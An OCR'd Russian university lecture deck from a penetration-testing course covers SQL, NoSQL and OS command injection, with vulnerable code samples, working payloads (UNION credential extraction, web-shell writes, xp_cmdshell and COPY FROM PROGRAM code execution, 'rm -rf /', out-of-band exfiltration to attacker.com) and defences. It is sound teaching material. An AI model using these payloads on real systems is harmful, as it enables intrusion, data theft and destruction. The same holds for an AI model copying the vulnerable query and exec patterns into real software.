Московский институт электроники и математики имени А. Н. Тихонова

Кафедра информационной безопасности киберфизических систем

Москва 2025


Лекция 4: Серверные уязвимости веб-приложений Часть 1: SQLi, NoSQLi, OS cmd inj

Курс: Технологии пентестинга

Автор: Космачев Алексей Алексеевич

План лекции

1. SQL injection
2. NoSQL injection
3. OS Command injection


1. Разведка
2. Сбор информации
3. Поиск уязвимостей
4. «Пробив» периметра
5. Закрепление
6. Повышение привилегий
7. Внутренняя разведка
8. Боковое перемещение
9. Реализация критического события

SQL-инъекция

Определение

- **SQL-инъекция (SQLi)** — это уязвимость веб-безопасности, которая позволяет злоумышленнику вмешиваться в запросы, которые приложение отправляет к своей базе данных. Это может позволить злоумышленнику просматривать данные, которые он обычно не может получить. К ним могут относиться данные других пользователей или любые другие данные, к которым приложение имеет доступ. Во многих случаях злоумышленник может изменить или удалить эти данные, что приводит к постоянным изменениям в содержимом или поведении приложения.

https://example.com/get-user?p=1' OR 1=1--

SELECT username FROM users WHERE password = '1' OR 1=1--';

Важные моменты

https://tib3rius.com/sqli

Важные моменты

Как это может выглядеть в исходном коде

```
<?php
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = mysqli_query($conn, $query);
?>
```

```
import sqlite3
username = input("Enter username: ")
conn = sqlite3.connect('example.db')
cursor = conn.cursor()
query = f"SELECT * FROM users WHERE username = '{username}'"
cursor.execute(query)
```

Возможное влияние

- Чтение чувствительной информации из базы данных (БД)
- Запись информации в БД
- Изменение логики работы приложения
- Чтение/запись системных файлов
- Удаленное исполнение кода (RCE)

Этапы эксплуатации

1. Детектирование
2. Определение типа SQLi
3. Получение информации о СУБД и используемом SQL-запросе

4.1. Попытка исполнения кода / чтения/записи файлов

4.2. Попытка изменения логики приложения

4.3. Разведка БД -> Получение / запись данных

Детектирование черным ящиком

Ищем потенциальные места инъекций (параметры запроса),
Затем:

- Добавляем символы ', '',) в разных комбинациях и смотрим на ошибки и аномалии
- Вставляем конструкции SQL-синтаксиса и сравниваем с ожидаемым поведением
- Вставляем логические конструкции OR 1=1 и OR 1=2 и сравниваем ответы
- Используем time-based нагрузки
- Используем out-of-bound нагрузки

Почему опасно использовать нагрузки вида ’OR 1=1--?

(Особенно при тестировании черным ящиком на проде)

1.
2.
3.

Почему опасно использовать нагрузки вида 'OR 1=1--?

(Особенно при тестировании черным ящиком на проде)

1. Попадает в INSERT или DELETE - рушим БД заказчика
2. Попадает в большой SELECT - DoS из-за большого количества данных
3. Если приложение ожидает 1 строку - получаем False Negative

Безопасные OR 1=1 конструкции

Variant	Payload	Credit
MySQL	`' OR IF((NOW()=SYSDATE()),SLEEP(1),1)='0`	Coffin
PostgreSQL	`' OR (CASE WHEN ((CLOCK_TIMESTAMP() - NOW()) < '0:0:1') THEN (SELECT '1'||PG_SLEEP(1)) ELSE '0' END)='1`	Tib3rius
MSSQL	No Known Payload	
Oracle	`' OR ROWNUM = '1`	Richard Moore
SQLite	`' OR ROWID = '1`	Tib3rius

https://tib3rius.com/sqli

Места инъекций в SQL-запросе (наиболее частые)

```
SELECT id
FROM users
WHERE username = ‘admin’
AND password = ‘admin’;
```

Места инъекций в SQL-запросе (менее частые)

```
UPDATE users
SET email = 'new.email@example.com'
WHERE id = 105;
```

```
INSERT INTO orders (customer_id, order_date, amount)
VALUES (
    (SELECT id FROM customers WHERE email = 'ivan.petrov@mail.ru'),
    CURRENT_DATE,
    5000
);
```

Места инъекций в SQL-запросе (менее частые)

```
SELECT
   id,
   name,
   (SELECT CASE WHEN EXTRACT(HOUR FROM CURRENT_TIME) < 12 THEN
'morning' ELSE 'evening' END) AS time_period
FROM users;
```

```
SELECT * FROM employees ORDER BY last_name;
```

Разновидности

- Error-based
- Boolean-based
- UNION-based
- Time-based
- Blind
- Stacked Queries
- Out-of-Bound
- Second Order

Error-Based SQL-injection

- Приложение возвращает лог ошибок SQL в ответе (StackTrace)
- Мы **видим** вывод
- Для эксплуатации нужно заставить приложение вернуть ошибку, содержащую необходимые данные

Error-Based SQL-injection

```
GET /page?id=1' AND 1=CAST((SELECT name FROM user LIMIT 1) AS int)-- HTTP/1.1
Host: example.com
```



```
HTTP/1.1 500 Internal Server Error

....
ERROR: invalid input syntax for type integer: "admin"
...
```

Boolean-Based SQL-injection

- Оперирование логическими операторами SQL
- Может быть составной частью других типов
- Как самостоятельный тип используется для влияния на логику и обхода авторизации

Boolean-Based SQL-injection

```
POST /login.php HTTP/1.1
Host: example.com
...

username=admin'--&password=anything
```

```
HTTP/1.1 302 Found
Set-Cookie: ...
Location: https://example.com/profile.php
```

UNION-Based SQL-injection

- Используем UNION-конструкции в нагрузке, чтобы получать данные из других таблиц путем объединения с исходным запросом
- Возможно, если исходный SQL запрос - SELECT
- Является лучшим способом доставать данные, т.к. данные получаются в чистом виде без сложных конструкций
- Единственная сложность - количество столбоцов в UNION-запросе должно совпадать с исходным

UNION-Based SQL-injection

Путь эксплуатации (после предварительных этапов):

1. Определить количество столбцов:
   ' UNION SELECT NULL-- ' UNION SELECT NULL,NULL-- ' UNION SELECT NULL,NULL,NULL--
   ' ORDER BY 1-- ' ORDER BY 2-- ' ORDER BY 3--
2. Определить столбец, который возвращается в ответе приложения и определить его тип данных:
   ' UNION SELECT 'asd',NULL-- ' UNION SELECT NULL,'asd'--
3. Определить, какие таблицы (information_schema.tables) и столбцы (information_schema.columns) есть в БД
4. Достать необходимые значения
5. Бонус - можно использовать конкатенацию и выводить несколько столбцов:
   ' UNION SELECT NULL, username + || '~' || + password FROM users--

UNION-Based SQL-injection

```
GET /orders?type=1' UNION SELECT username || '~' || password FROM users-- HTTP/1.1
Host: example.com
```


```
HTTP/1.1 200 OK
...
{
  {"wood", "admin~1234"},
  {"wood", "user~4321"},
}
```


Time-Based SQL-injection

- Происходит вызов временных задержек в зависимости от истинности некоторого условия
- Обычно данные достаются **посимвольно**
- Крайне затратный по времени метод. Стоит использовать только если больше ничего не работает
- Бинарный поиск и многопоточность могут хоть как-то спасти ситуацию
- К данному типу можно свести почти любой другой тип (в каких случаях нельзя?)

Time-Based SQL-injection

```
GET /page?id=1';SELECT CASE WHEN (username='admin' AND
SUBSTRING(password,1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM
users-- HTTP/1.1
Host: example.com
```





10 - секундная задержка в ответе, если условие истинно

задержки нет, если условие ложно


Blind SQL-injection

- Приложение не возвращает вывода вне зависимости от поставляемых данных
- Из поведения приложения можно однозначно сказать, истинно или ложно SQL-условие, которое отправляет атакующий
- Как самостоятельный тип может существовать если приложение содержит какие-то доп. символы/заголовки
- Очень часто включает в себя другие типы как подвиды, например time-based, error-based (код ответа)


Примечание: при наименовании типа уязвимости, если уязвимость «слепая», то данная характеристика будет доминирующей

Blind SQL-injection

```
GET /page?id=1';SELECT CASE WHEN (username='admin' AND
SUBSTRING(password,1,1)='a') THEN 1/0 ELSE NULL END FROM users-- HTTP/1.1
Host: example.com
```



Код ответа 500, если условие истинно (деление на 0)



Код ответа 200, если условие ложно

Stacked Queries

- Эксплуатация построена на внедрении второго (произвольного) SQL-запроса после оригинального
- Позволяет встроить запрос другого типа (напр. UPDATE после SELECT)
- Обычно результат второго запроса не будет возвращен
- Часто используется для RCE-векторов
- Можно использовать для Blind SQLi

Out-of-Bound SQL-injection

- SQL-запрос инициирует обращение по сети к подконтрольному серверу
- Можно использовать как blind-технику или извлекать данные напрямую
- Часто не будет работать в современных приложениях (почему?)
- Если работает, то может спасти когда time-based и прочие типы не работают

Out-of-Bound SQL-injection

```
GET /page?id=1';SELECT 1337 INTO OUTFILE '\\\\attacker.domain\a'--  HTTP/1.1
Host: example.com
```



Получаем отстук на свой домен

Second Order SQL-injection

- Инъекция в SQL-запрос происходит не напрямую, а после того, как данные были уже внедрены заранее
- Иными словами, сначала нагрузка сохраняется где-то в БД одним запросом, а затем, последующими запросами вставляется в уязвимый SQL-запрос
- Тип эксплуатации самой нагрузки может быть любой из упомянутых ранее
- Сложнее автоматизировать
- Практически не детектируется сканерами

SQLi Cheatsheets

- https://portswigger.net/web-security/sql-injection/cheat-sheet
- https://tib3rius.com/sqli



SQL injection cheat sheet

This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

Substring

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string `ba`.

Oracle	`SUBSTR('foobar', 4, 2)`
Microsoft	`SUBSTRING('foobar', 4, 2)`
PostgreSQL	`SUBSTRING('foobar', 4, 2)`
MySQL	`SUBSTRING('foobar', 4, 2)`

RCE в SQL-инъекции

Для каждой СУБД должны соблюдаться свои условия, например:

- Если язык приложения php/jsp/подобные - можно записать веб-шелл в файл на системе

```
'; SELECT pg_write_file('/var/www/html/shell.php', '<SHELL>', false);--
```

RCE в SQL-инъекции

Для каждой СУБД должны соблюдаться свои условия, например:

- В MSSQL должен присутствовать xp_cmdshell и быть соответствующие права (или его альтернативы)

```
EXEC xp_cmdshell 'whoami';
```

RCE в SQL-инъекции

Для каждой СУБД должны соблюдаться свои условия, например:

- В СУБД Oracle можно создать и вызвать JAVA-процедуру

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "OSCommand" AS
import java.lang.*;
import java.io.*;

public class OSCommand
{
   public static void executeCommand(String command) throws IOException
   {
      Runtime.getRuntime().exec(command);
   }
};
```

RCE в SQL-инъекции

Для каждой СУБД должны соблюдаться свои условия, например:

- В PostgreSQL есть несколько способов:

1. Использовать COPY TO/FROM PROGRAM

```
'; DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id'; --
```

2. User-Defined Functions (UDF) (пишем функцию на C, компилируем и грузим в Postgres)

```
CREATE OR REPLACE FUNCTION test(text) RETURNS void AS 'FILENAME', 'test'
LANGUAGE 'C' STRICT;
```

3. Large Objects (принцип похож на предыдущий, но используются структуры больших объектов.

Сложность: нужно передавать файл частями и знать/указать идентификатор объекта)

```
INSERT INTO PG_LARGEOBJECT (loid, pageno, data) VALUES (%d, %d, decode("%s", <DATA>))
```

Защита

- Санитизация & валидация управляющих символов
- Строгое приведение типов
- **Prepared Statements** (однако, может работаьб не для всех частей запроса, напр, названия таблиц/столбцов, ORDER BY)
- **ORM**

```
cursor.execute("SELECT * FROM users WHERE id = ?", (user_id,))
```

```
session.query(User).filter(User.email == "aa@example.com").first()
```

NoSQL-инъекция

Определение

- **NoSQL-инъекция** — это уязвимость, с помощью которой злоумышленник может вмешаться в запросы, которые приложение делает к базе данных NoSQL.

https://example.com/get-user?username=admin&password[$ne]=invalid

db.users.find({ username: "admin", password: { $ne: "invalid" } })

Как это может выглядеть в исходном коде

```
<?php
$manager = new MongoDB\Driver\Manager("mongodb://localhost:27017");
$username = $_POST['username'];
$password = $_POST['password'];
$filter = ['username' => $username, 'password' => $password];
$query = new MongoDB\Driver\Query($filter);
$result = $manager->executeQuery('db.users', $query);
?>
```

```
@Query("{ 'username' : ?0, 'password' : ?1 }")
User findByCredentials(String username, String password);

@PostMapping("/login")
public String login(String username, String password) {
   User user = userRepo.findByCredentials(username, password);
   return user != null ? "Logged in" : "Failed";
}
```

Возможное влияние

- Обход авторизации
- Чтение / изменение данных
- Отказ в обслуживании (DoS)
- Выполнение кода (RCE)

Отличия от SQL-инъекции

1. Используются NoSQL СУБД (очевидно из названия)
2. Нет универсального стандарта - сильно зависит от СУБД и языка приложения
3. Существует инъекция операторов (не только синтаксиса)
4. Некоторые NoSQL СУБД позволяют исполнение JS

Разновидности

- Syntax injection
- Operator injection

Syntax injection

- Происходит, когда возможно нарушить синтаксис NoSQL-запроса, что позволяет внедрить собственную полезную нагрузку. Методология аналогична используемой при SQL-инъекции. Однако характер атаки существенно различается, поскольку базы данных NoSQL используют различные языки запросов, типы синтаксиса запросов и различные структуры данных.

Syntax injection - обнаружение

1. Fuzz-payload:

```
'"`{
;$Foo}
$Foo \xYZ
```

2. Инъекция спец. символов и поиск аномалий

3. Проверка условного поведения:

   ' && 0 && 'x ' && 1 && 'x

4. Инъекция в логические операторы:

   '||'1'=='1 (Аналог 'OR 1=1--, **использовать с осторожностью**)

5. Null-символы (%00, \0, \u0000) могут восприниматься как терминаторы строки (комментарии)

Syntax injection - эксплуатация

1. Посимвольный перебор значения:

```
' && this.password[0] == 'a' || ‘a'=='b
```

2. Соответствие регулярному выражению:

```
' && this.password.match(/\d/) || 'a'=='b
```

3. «Угадывание» названий полей (различия в ответах)

```
' && this.username!='
' && this.foo!='
```

Место инъекции:

```
{"$where":"this.username == '<query>'"}
```

Operator injection

- Происходит, когда возможно использовать операторы запросов NoSQL для манипуляции запросами.

Примеры операторов MongoDB:

Оператор	Значение
$where	Соответствует документам, удовлетворяющим выражению JavaScript
$ne	Соответствует всем значениям, не равным указанному значению
$in	Соответствует всем значениям, указанным в массиве.
$regex	Выбирает документы, значения которых соответствуют указанному регулярному выражению.

Operator injection - места инъекций и детектирование

1. GET-запрос:

```
GET /login?username[$ne]=invalid HTTP/1.1
Host: example.com
```

2. POST-запрос

```
POST /login HTTP/1.1
Host: example.com
Content-Type: application/json

{"username":{"$in":["admin","administrator","user"]},"password":{"$ne":""}}
```

Operator injection - детектирование и эксплуатация

1. Boolean-based:

```
{"username":"admin","password":"1234", "$where":"0"}
{"username":"admin","password":"1234", "$where":"1"}
```

2. Посимвольное извлечение названия полей (регулярное выражение):

```
"$where":"Object.keys(this)[0].match('^.{0}a.*')"
```

3. Посимвольное извлечение значений (регулярное выражение):

```
{"username":"admin","password":{"$regex":"^a*"}}
```

Time-Based эксплуатация

1. Вызов задержки:

```
{"$where": "sleep(5000)"}
```

2. Условная задержка:

```
'+function(x){var waitTill = new Date(new Date().getTime() + 5000);while((x.password[0]==="a") && waitTill > new Date()){};}(this)+'
```

```
'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'
```

Защита

- Санитизация & валидация ввода
- Белый список разрешенных символов
- Использование параметризированных запросов
- Белый список разрешенных ключей (от инъекции операторов)

- **Конкретные меры защиты зависят от конкретной NoSQL СУБД**

OS command injection

Определение

- **OS command injection** позволяет злоумышленнику выполнять команды операционной системы (ОС) на сервере, на котором запущено приложение, и, как правило, полностью скомпрометировать приложение и его данные.

http://example.com/ping.php?ip=8.8.8.8;+rm+-rf+/

ping -c 4 8.8.8.8; rm -rf /

Как это может выглядеть в исходном коде

```php
<?php
$user_ip = $_GET['ip'];
exec("ping -c 4 " . $user_ip);
?>
```

```python
import os

user_input = input("Enter a filename: ")
os.system(f"cat {user_input}")
```

```javascript
const { exec } = require('child_process');
const user_input = req.query.filename;
exec(`ls -l ${user_input}`, (err, stdout) => {});
```

Разновидности

- Видимая
- Слепая (Blind)


Символы для внедрения команд

```
&
&&
|
||
;
0x0a
\n
`INJECTED_COMMAND`
$(INJECTED_COMMAND)
```


Видимая OS command injection

- Вывод отображается в возвращаемом ответе
- Простая эксплуатация, но не всегда очевидные места внедрения

http://example.com/order?src=1&dst=3



http://example.com/order?src=& echo pwned &&dst=3



Blind OS command injection

- Вывод не отображается в возвращаемом ответе
- Сложнее детектировать, но также простая эксплуатация

Blind OS command injection - обнаружение

1. Вызов временной задержки:

```
& ping -c 10 127.0.0.1 &
& sleep 10 &
```

2. Перенаправление вывода:

```
& whoami > /var/www/static/whoami.txt &
```

3. Внешняя коммуникация:

```
& nslookup tst.attacker.com &
& nslookup `whoami`.tst.attacker.com &
& curl tst.attacker.com &
```

Первичная разведка хоста

Получаемая информация	Linux	Windows
Имя пользователя	whoami	whoami
Операционная система	uname -a	ver
Сетевая конфигурация	ifconfig	ipconfig /all
Сетевые соединения	netstat -an	netstat -an
Запущенные процессы	ps -ef	tasklist

Однако: любая из данных команд позволяет обнаружить присутствие атакующего

Защита

- Белый список разрешенных символов
- Валидация, что ввод пользователя является числом
- Валидация что ввод пользователя содержит только буквы и цифры
- **Не позволять пользовательскому вводу достигать мест исполнения команд ОС**

@LEXA_MALOSPAAL

@HUN7_0R_B3_HUN73D


ВЫСШАЯ • ШКОЛА • ЭКОНОМИКИ •